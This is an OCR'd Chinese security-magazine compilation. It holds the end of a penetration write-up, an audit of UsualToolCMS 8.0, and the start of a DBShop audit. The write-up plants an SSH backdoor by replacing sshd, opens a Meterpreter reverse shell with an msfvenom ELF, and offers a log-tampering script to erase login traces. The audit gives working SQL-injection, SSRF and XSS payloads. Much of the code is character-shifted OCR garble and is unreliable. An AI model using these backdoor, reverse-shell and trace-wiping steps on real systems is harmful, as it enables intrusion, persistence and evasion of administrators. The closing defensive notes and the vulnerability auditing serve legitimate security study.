那些 pam 补丁、隐藏文件、suid、inetd 等都可以用作后门，看你环境。

1、这个 ssh 后门伪装成一个 perl 脚本，名为 sshd，位于 /usr/sbin/sshd，将系统原先的 sshd 移到 /usr/bin 下

```
&$2xvu2elq2shuc
h{hf%2elq2vk%i+j hwshhuqdp h+VWGLQ,@ä2a11}i2,>
h{hf~%2xvu2elq2vvkg%6%2xvu2velq2vvkg%C DUJ Y>
```

2、将真正的 sshd 移至 /usr/bin/sshd


mv /usr/sbin/sshd /usr/bin/sshd

3、将后门 sshd (perl 脚本移动至 /usr/sbin/sshd),并授予执行权限

chmod +x /usr/sbin/sshd

4、重启 ssh 服务

/etc/init.d/sshd restart




5、连接后门，记得安装好 socat

sudo yum install socat

&vrfdv VWGLR WFS7=目标 ls=vvk 端口一般是

55/vrxufhsruw@64667

vrfdv VWGLR WFS7=45:131314=55/vrxufhsruw@64667



0x08 metaspliot 横向渗透

当然做内网渗透必不可少的就是 msf 了，如果是 Windows 的话推荐使用 CobaltStrike 非常 nice 的一个工具。


反正我们现在拿到 root 的 shell 了，先反弹一个 Meterpreter 的会话，还是常规的生成 payload，然后监听等待上线

1、先生成一个后门

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.79.132 LPORT=4455 -f elf > shell.elf

```
-$ msfvenom -p linux/x86/meterpreter/reverse_
tcp LHOST=              LPORT=4455 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```


2、把 shell.elf 上传到目标机子上面运行



/tmp

名称	大小	类型	修改时间	属性	所有者
sess_vjtnt5i8e8r551t...	0 Bytes	文件	2019/9/8, 15:05	-rw-------	www
sess_vk83esoriue9e...	0 Bytes	文件	2019/9/6, 22:40	-rw-------	www
sess_vlet4kuqdamc...	0 Bytes	文件	2019/9/8, 22:34	-rw-------	www
sess_vlpruv9iig85ku...	0 Bytes	文件	2019/9/7, 21:00	-rw-------	www
sess_vnb2hkmpka0j...	0 Bytes	文件	2019/9/6, 20:44	-rw-------	www
sess_vnblcn6eahpb...	0 Bytes	文件	2019/9/6, 11:40	-rw-------	www
sess_vpeemnvpnu7...	0 Bytes	文件	2019/9/9, 0:06	-rw-------	www
sess_vq8587i62turp...	0 Bytes	文件	2019/9/8, 22:06	-rw-------	www
sess_vqaqt4tflkn6s...	0 Bytes	文件	2019/9/7, 21:01	-rw-------	www
sess_vs9ihqoqg8d1...	0 Bytes	文件	2019/9/6, 23:19	-rw-------	www
sess_vujhkapti6ih6...	0 Bytes	文件	2019/9/6, 10:16	-rw-------	www
sess_vv27utfjokqtk...	0 Bytes	文件	2019/9/6, 13:55	-rw-------	www
sess_vv340kgl8lb2g...	0 Bytes	文件	2019/9/7, 12:36	-rw-------	www
sess_vv6340t20g45...	0 Bytes	文件	2019/9/6, 8:59	-rw-------	www
shell.elf	207 Bytes	ELF 文件	2019/9/9, 1:22	-rw-r--r--	www

3、在本地执行监听

```
xvh h{sorlw2p xowl2kdqgdhu

vhv SD\ORDG dqx{2{;92p hwhusuhwhu2uhyhuvhbwfs

vhv OKRVW\ 3131313

vhv OSRUW\ 7788

h{sorlw
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf5 exploit(multi/handler) > set lport 4455
lport => 4455
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4455
```


4、执行后门反弹 Meterpreter 的会话

fkprg.{ 12vkhœ1hœ

12vkhœ1hœ

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4455
[*] Sending stage (985320 bytes) to
[*] Meterpreter session 1 opened (          :4455 ->          :374
41) at 2019-09-09 04:35:04 +1100

meterpreter >
```


5、查看跳板机处于哪几个网段

run getlocalsubnets

```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet:      .128/255.255.255.128
meterpreter >
```


看了一下。。。

但是我这个是属于外网的机子，后来想了一下感觉都不是内网一点意思都没有。。。

算了吧下次有遇到内网的可以再写一篇内网渗透的文章出来哈

0x09 擦屁股

走之后记得清理痕迹，以防被溯源或者被管理员发现了。下面附上一个脚本供大家使用：

```
&$2xvu2elq2hqy s|wkrq
lp sruw rv/vwuxfw/v|v
iurp  sz g lp sruw jhwsz qdp
iurp  whp h lp sruw vwuswhp h/p nwhp h
iurp  rswsduvh lp sruw RswrqSduvhu

XWP SI LOH @ %2ydu2uxq2xwp s%
Z WP SI LOH @ %2ydu2orj 2z wp s%
ODVWORJ I LOH @ %2ydu2orj 2odvworj %

ODVWbVWUXFW\ @ *L65v589v*
ODVWbVWUXFWbVL] H @ vwuxfw1fdcfvl}h+ODVWbVWUXFW,

[ WP SbVWUXFW\ @ *kl65v7v65v589vkkllll7l53{*
[ WP SbVWUXFWbVL] H @ vwuxfw1fdcfvl}h+[ WP SbVWUXFW,


ghi j hw[ wp s+ildhqdp h/xvhuqdp h/kr vwqdp h,=
    {wp s @ **
    vwu| =
        is @ rshq+ildhqdp h/*ue*,
        z kldh VWuxh=
            e|whv @ is1uhdg+[ WP SbVWUXFWbVL] H,
            li qrv e|whv=
                euhdn

            gdwd @ vwuxfw1xqsdfn+[ WP SbVWUXFW/e|whv,
```

```
                uhfrug @ ^+odp egd v= vwu+v,1vsdw+%_3%4,^3`,+l,
irul lq gdwd`
                li +uhfrug^7` @@ xvhuqdp h dqg uhfrug^8` @@
krvwqdp h,=
                    frqwlqxh
                {wp s . @ e|whv
     h{fhsw=
          vkrz P hvvdj h+*F dqqrw rshq ildh=( v*(  ildhqdp h,
     ilqdoo{ =
          is1for vh+,
     uhwxuq {wp s
```

```
ghi prgli|Odvw+ildhqdp h/ xvhuqdp h/ krvwqdp h/ ww|qdp h/
vwuwlp h,=
     wu| =
          s @jhwsz qdp +xvhuqdp h,
     h{fhsw=
          vkrz P hvvdj h+*Qr vxfk xvhu1*,
```

```
     wlp hvwdp s @ 3
     wu| =
          vwu5wlp h @ vwuswlp h+vwuwlp h/
*( \=( p=( g=( K=( P=( V*,
          wlp hvwdp s @ lqw+pnwlp h+vwu5wlp h,,
     h{fhsw=
          vkrz P hvvdj h+*Wlp h irup dw huu1*,
```

```
     gdwd @ vwuxfw1sdfn+ODVWbVWUXFW/ wlp hvwdp s/ ww|qdp h/
krvwqdp h,
     wu| =
```

```
          is @rshq+ildhqdph/*ze*,
          is1vhhn+ODVWbVWUXFWbVL]H - s1szbxlg,
          is1zulwh+gdwd,
     h{fhsw=
          vkrzPhvvdjh+*Fdqqrwrshqildh=( v*(  ildhqdph,
     ilqdoo)=
          is1forvh+,
     uhwxuq WUxh
```

```
ghi vkrzPhvvdjh+pvj,=
     sulqvpvj
     h{lw=04,
```

```
ghi vdyhlldh+ildhqdph/frqwhqww,=
     wu|=
          is @rshq+ildhqdph/*z.e*,
          is1zulwh+frqwhqww,
     h{fhsvLRHuurudvh=
          vkrzPhvvdjh+h,
     ilqdoo)=
          is1forvh+,
```

```
li bbqdphbb @@ *bbpdlqbb*=
     xvdjh @ *xvdjh=orjwdpshu1s| 0p 5 0xe7ger| 0l
4<5149;1314;;_q_
          orjwdpshu1s| 0p 6 0xe7ger| 0l4<5149;1314;; 0vwv/4
0g 5348=38=5;=43=44=45*
     sduvhu @RswrqSduvhu+xvdjh@xvdjh,
```

```
      sduvhu1dggbr swhr q+*0p */ *00p r gh*/ ghvw@*P RGH*/
ghidxow@*4* / khos@*4= xwp s/ 5= z wp s/ 6= odvwor j  ^ghidxow= 4`*,
      sduvhu1dggbr swhr q+*0w*/ *00wwl qdp h*/ ghvw@*WWW\ QDP H*,
      sduvhu1dggbr swhr q+*0i*/ *00ilohqdp h*/ ghvw@*I LOHQDP H*,
      sduvhu1dggbr swhr q+*0x*/ *00xvhuqdp h*/ ghvw@*XVHUQDP H*,
      sduvhu1dggbr swhr q+*0l*/ *00kr vwqdp h*/ ghvw@*KRVWQDP H*,
      sduvhu1dggbr swhr q+*0g*/ *00gdwdqh*/ ghvw@*GDWHOLQH*,
      +r swhr qv/ duj v, @ sduvhu1sduvhbduj v+,

      li dhq+duj v, ? 6=
            li r swhr qv1P RGH @@ *4*=
                  li r swhr qv1XVHUQDP H @@ Qr qh r u
r swhr qv1KRVWQDP H @@ Qr qh=
                        vkr z P hvvdj h+*. ^Z duqlqj `= Lqfr uuhf w
sdudp hwhu1_q*,

                  li r swhr qv1l LOHQDP H @@ Qr qh=
                        r swhr qv1l LOHQDP H @ XWP SI LOH

                  & wdp shu
                  qhz Gdwd @ j hw[ wp s+r swhr qv1l LOHQDP H/
r swhr qv1XVHUQDP H/ r swhr qv1KRVWQDP H,
                  vdyhI ldh+r swhr qv1l LOHQDP H/ qhz Gdwd,

            hdi r swhr qv1P RGH @@ *5*=
                  li r swhr qv1XVHUQDP H @@ Qr qh r u
r swhr qv1KRVWQDP H @@ Qr qh=
                        vkr z P hvvdj h+*. ^Z duqlqj `= Lqfr uuhf w
sdudp hwhu1_q*,

                  li r swhr qv1l LOHQDP H @@ Qr qh=
```

```
                    r swlr qv1l LOHQDP H @ Z WP SI LOH

                & wdp shu
                qhz Gdwd @ j hv[ wp s+r swlr qv1l LOHQDP H/
r swlr qv1XVHUQDP H/ r swlr qv1KRVWQDP H,
                vdyhI ldh+r swlr qv1l LOHQDP H/ qhz Gdwd,

        hdi r swlr qv1P RGH @@ *6*=
                li r swlr qv1XVHUQDP H @@ Qr qh r u
r swlr qv1KRVWQDP H @@ Qr qh r u r swlr qv1WWV\QDP H @@ Qr qh r u
r swlr qv1GDWHOLQH @@ Qr qh=
                    vkr z P hvvdj h+*. ^Z duqlqj `= Lqfr uuhfw
sdudp hwhu1_q*,

                li r swlr qv1l LOHQDP H @@ Qr qh=
                    r swlr qv1l LOHQDP H @ ODVWOR J I LOH

                & wdp shu
                p r gli| Odvwwr swlr qv1l LOHQDP H/
r swlr qv1XVHUQDP H/ r swlr qv1KRVWQDP H/ r swlr qv1WWV\QDP H /
r swlr qv1GDWHOLQH,

        hovh=
                sduvhu1sulqwbkhos+,
```

0x10 防御措施

1、此次渗透的入口点还是目标站点的程序出现的上传漏洞，应该对程序的上传点做过滤加白名单。

2、其实宝塔的功能已经对 php 的执行命令的函数做了严格的封锁，但是还是有漏网之鱼，在宝塔禁用的函数基础上的 disable_function 里面加上 putenv 函数的禁用。

3、被用脏牛提权，这个是内核的漏洞，应该及时升级内核版本,执行以下命令，需要重启。

Centos/RHEL 更新

```
sudo yum update
```

Ubuntu/Debian 更新

```
sudo apt-get update && sudo apt-get dist-upgrade
```

4、如果被植入后门了

应该及时查看和本机的连接情况，可以用 netstat 查看。

查看用户是否有改动, cat /etc/passwd 。

查看可疑进程 top

应急这一块可以参考 bypass007 的 GitHub：

https://github.com/Bypass007/Emergency-Response-Notes

见　　职 XvxdoWrdFPV

原创 0x584A 信安之路 2019-01-03

不知不觉又过了一年，本来想写的文章是分享我是如何学习代码审计的。

写到一半全部删了，觉得自己还不够经验写这样的东西，以免自己的文章对各位大佬带来误导。

早上在一网站的 CMS 建站 分类中，看到这款 CMS，就审计了一下。

希望能对学习代码审计的童鞋带来点帮助，各位大佬见笑了哈。

版本： UsualToolCMS-8.0-Release

MD5: (UsualToolCMS-8.0-Release.zip) = 3bcf74b94f22e6cca8e35fe43905292b

安装

正常安装就好，不过这个系统在设置数据库连接参数时挺有意思的。

一般别的 CMS 系统都是一个 input=text，然后填入对应的参数接口，它这里是 textarea 文本框，让你自己填写进去。（存在任意文件删除，所以这里提一下提一嘴）

前端反射 XSS

我比较喜欢审计前台的代码，一般每个 PHP 后缀的文件我都会去点开看看，尝试读一下里面的代码。

然后就了发现此处：

问题存在：umedit/php/imageUp.php

```
);
$up=new Uploader( "upfile" , $config );
$type=$_REQUEST['type'];
$callback=$_GET['callback'];
$info=$up->getFileInfo();
if($callback){
echo'<script>'.$callback.'('.json_encode($info).')</script>';
}else{
echo json_encode($info);
}
```


接收了一个 $_GET['callback'] 参数，在后面的代码中输出到浏览器。

SSRF 漏洞

问题存在：cmsadmin/ueedit/php/Uploader.class.php

触发方式：

/cmsadmin/ueedit/php/controller.php?action=catchimage&source[]=http://0.0.0.0

首先接收我们传递的 $_GET['action']=catchimage，走到对应的 include。

然后在 action_crawler.php 文件中，会通过循环数组中的参数最终调用 get_headers 函数。

```php
/* 抓取远程图片 */
$list = array();
if (isset($_POST[$fieldName])) {
    $source = $_POST[$fieldName];
} else {
    $source = $_GET[$fieldName];
}
                    循环$source数组，new Uploader这个类
foreach ($source as $imgUrl) {
    $item = new Uploader($imgUrl, $config, "remote");
    $info = $item->getFileInfo();
```


文件：cmsadmin/ueedit/php/Uploader.class.php


```php
);
/** 构造函数 ...*/
public function __construct($fileField, $config, $type = "upload")
{
    $this->fileField = $fileField;
    $this->config = $config;
    $this->type = $type;
    if ($type == "remote") {
        $this->saveRemote();
    } else if($type == "base64") {
        $this->upBase64();
    } else {
        $this->upFile();
```

```php
/** 拉取远程图片 ...*/
private function saveRemote()
{
    $imgUrl = htmlspecialchars($this->fileField);
    $imgUrl = str_replace( search: "&amp;", replace: "&", $imgUrl);

    //获取带有GET参数的真实图片url路径
    $pathRes     = parse_url($imgUrl);
    $queryString = isset($pathRes['query']) ? $pathRes['query'] : '';
    $imgUrl      = str_replace( search: '?' . $queryString, replace: '',

    //http开头验证
    if (strpos($imgUrl, needle: "http") !== 0) {
        $this->stateInfo = $this->getStateInfo( errCode: "ERROR_HTTP_LI
        return;
    }
    //获取请求头并检测死链
    $heads = get_headers($imgUrl, format: 1);
    if (!(stristr($heads[0], needle: "200") && stristr($heads[0],
        $this->stateInfo = $this->getStateInfo( errCode: "ERROR_DEAD_LI
        return;
```

造成ssrf的函数

就这样，我们可以通过判断返回的消息，验证 ssrf 是否正确。

当前请求一个不存在的地址会返回：




验证下 http://127.0.0.1 是不是真的请求不到：

```
$ http http://127.0.0.1
HTTP/1.1 404 Not Found
Connection: Keep-Alive
Content-Length: 198
Content-Type: text/html; charset=iso-8859-1
Date: Thu, 03 Jan 2019 13:10:14 GMT
Keep-Alive: timeout=5, max=100
Server: Apache

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL / was not found on this server.</p>
</body></html>
```

然后我们来请求一台存在的服务器 http://192.168.1.199

这个时候返回的是：



提示：链接 contentType 不正确

这是因为后面的代码中，判断了请求的连接是否是一个图片。

所以，SSRF 在这里是存在的。

XXE 和盲注

问题存在：cmsadmin/wechat/index.php

```php
<?php
require_once(dirname(__FILE__).'/'.'../../sql_db.php');
require_once(ROOT_PATH.'/'.'class/UsualToolCMS_WeChat.php');
$result=$mysqli->query("select * from `cms_wechat` limit 1");
while($row=mysqli_fetch_array($result)):
$idx=$row["id"];
$appline=$row["appline"];
$appid=$row["appid"];
$appsecret=$row["appsecret"];
$apptoken=$row["apptoken"];
$appaeskey=$row["appaeskey"];
endwhile;
$mywechat=new UsualToolWeChat($appline,$appid,$appsecret,$apptoken);
if(!isset($_GET['echostr'])):$mywechat->responseMsg();else:$mywechat->
```


这里看到，当 echostr 不存在的时候，走 $mywechat->responseMsg() 方法

跟进：class/UsualToolCMS_WeChat.php

```php
public function responseMsg(){
include(ROOT_PATH.'/'.'sql_db.php');
$postStr = $GLOBALS["HTTP_RAW_POST_DATA"];
if(!empty($postStr)){
$postObj = simplexml_load_string($postStr, 'SimpleXMLElement', LIBXML_NOCDATA);
$RX_TYPE = trim($postObj->MsgType);
$msgname=$postObj->FromUserName;
$msgtype=$RX_TYPE;
if($msgtype=="event"):
if($postObj->Event=="subscribe"):
$msgcontent="已关注公众号。";
endif;
elseif($msgtype=="text"):
$msgcontent=$postObj->Content;
elseif($msgtype=="image"):
$msgcontent=$postObj->PicUrl;
elseif($msgtype=="voice"):
$msgcontent=$postObj->MediaId;
elseif($msgtype=="video"):
$msgcontent=$postObj->MediaId;
elseif($msgtype=="location"):
$msgcontent="纬度：".$postObj->Location_X."；经度：".$postObj->Location_Y."；缩放级别：".$postObj->Scale."位置：".$postObj->La
elseif($msgtype=="link"):
$msgcontent="<a href='".$postObj->Url."'><b>".$postObj->Title."</b><br>".$postObj->Description."</a>";
endif;
$msgtime=$postObj->CreateTime;
if(!empty($msgcontent)):
$query="SELECT id,msgname,msgtype,msgcontent FROM `cms_wechat_message` WHERE msgname ='$msgname'";
$qdata=mysqli_query($mysqli,$query);
if(mysqli_num_rows($qdata)==1):
```


这里存在两个漏洞，当 libxml 低于 2.9 时，会存在 XXE 漏洞加载外部 DTD。

另一个就是 SQL 注入了，可以看到 $msgname 被直接拼接进了 SQL 语句。

因为 cms_wechat_message 这个表里默认没数据，所以这里要用到时间盲注的技巧。

payload：

```
<!--?xml  version="1.0"?-->
<userInfo>
    <FromUserName><![CDATA[' union select 1,2,3,4 and sleep(2)-- ]]>
</FromUserName>
    <MsgType>text</MsgType>
    <Content>12312</Content>
</userInfo>
```

```
919 Query     select * from `cms_wechat` limit 1
920 Connect   root@localhost on utcms using Socket
920 Query     SET NAMES utf8
920 Query     SELECT id,msgname,msgtype,msgcontent FROM `cms_wechat_message` WHERE msgname ='' union select 1,2,3,4 and sleep(2)--
920 Quit
```


类似的地方还存在：paypal/index.php，接收参数 $_GET["no"]，因为表里没数据，也只能使用时间盲注来验证。

```
<?php
use ...
require "config.php";
$no=trim($_GET["no"]);
var_dump($no);
$myorder=$mysqli->query( query: "select ordernum,summoney,unit from `cms_order` WHERE ordernum='$no'");
while($orderrow=mysqli_fetch_array($myorder)):
$summoney=$orderrow["summoney"];
$ordernum=$orderrow["ordernum"];
$unit=$orderrow["unit"];
endwhile;
    $cat=substr($no, start: 14, length: 1);
    if($cat==1){
```




```
925 Query     select weburl,pp_mod,pp_clientid,pp_secret,pp_return_url,pp_notify_url from `cms_setup` limit 1
925 Query     select ordernum,summoney,unit from `cms_order` WHERE ordernum='' union select 1,2,3 and sleep(5)-- -'
925 Quit
```


任意文件删除


问题存在：myupimg.php

但受到第 4、第 5 行影响（第 4 加载的 session.php 文件里，又将第 5 行的代码重写了一遍，汗），需要前台登录才可以，刚好前台默认是允许注册的。



登录后，我们来实现删除安装锁文件，通过重装写入 shell ：





总结

对这款 CMS 的审计暂时这里了，没太多想说的话，祝大家 2019 年学业有成，身体健康。

Gevkr s 练 见

原创 W 信安之路 2019-02-19

官网地址：http://dbshop.net/

审计版本：v1.3 20190215(目前 dbshop 的最新版本)

从官网介绍得知，dbshop 是一个基于 ZendFramework 2 开发的。很是蛋疼，这个框架，没用过，草草的找了本文档边看边审计:

https://www.kancloud.cn/thinkphp/zendframework2-quickstart/35940

系统分析

目录分析


(···)
└─DBShop
├─config //配置文件
│ └─autoload
├─data
│ ├─cache
│ └─moduledata
├─module //存放各种模块
│ ├─Ad
│ ├─Admin
│ ├─Analytics
│ ├─Cms
│ ├─Currency
│ ├─Dbsql
│ ├─Email
│ ├─Errorlog
│ ├─Express
│ ├─Goods
│ ├─Install
│ ├─Links
│ ├─Mobile
│ ├─Navigation
│ ├─Operlog
│ ├─Orders
│ ├─Package
│ ├─Payment
│ ├─Plugin
│ ├─Region
│ ├─Shopfront //模块目录 例子
│ │ ├─config //模块配置文件目录
│ │ │ ├─router
│ │ │ └─index.router.php
│ │ ├─module.config.php
│ │ │ ├─language
│ │ ├─src //模块源源文件目录
│ │ │ └─Shopfront
│ │ │ ├─Controller
│ │ │ ├─Helper
│ │ ├─view //模块模板文件目录
├─public //公共模板
├─vendor //自定义类库
├─index.php //入口文件
└─init_autoloader.php //自动加载文件

路由分析

可以看到，这个 cms 应该是用了自定义路由，其路由文件在模板目录下的 config 文件

其路由规则为：

3.2.1 router 路由配置

路由的配置是对前台页面访问地址的具体配置，此处配置的格式将影响到前台页面访问此模块的所有地址

链：router--->routes--->模块--->具体配置

- router 此数组块为路由配置信息段
- router-->routes 表示此模块的中路由，路由至少1条以上
- router-->routes-->application 表示你的模块名称,在此以下的信息为具体配置信息
- router-->routes-->application-->type 表示路由模式，可选 segment 或 literal，区别在于 segment 已经处理好了结尾的斜杠，而literal 结尾带与不带斜杠表示不同的路由进行处理; 如果使用literal 时需要特别注意这一点。
- router-->routes-->application-->options 路由具体选项信息区块
- router-->roytes-->application-->options-->route 路由规则，此处规则将最终决定此模块的路由访问格式
- router-->roytes-->application-->options-->constraints 路由匹配规则
- router-->roytes-->application-->options-->constraints-->controller 控制器的路由正规匹配规则
- router-->roytes-->application-->options-->constraints-->action action(动作)的路由正规匹配规则
- router-->roytes-->application-->options-->defaults 默认路由处理规则
- router-->roytes-->application-->options-->defaults-->_NAMESPACE_ 指定模块控制器所在的命名空间
- router-->roytes-->application-->options-->defaults-->controller 指定默认使用的控制器名称
- router-->roytes-->application-->options-->defaults-->action 指定默认使用的action(动作)名称


```
return array(
        'type'    => 'Literal',
        'options' => array(
                // Change this to something specific to your module
                'route'    => '/list',
                'defaults' => array(
                        // Change this value to reflect the namespace in which
                        // the controllers for your module are found
                        '__NAMESPACE__' => 'Shopfront\Controller',
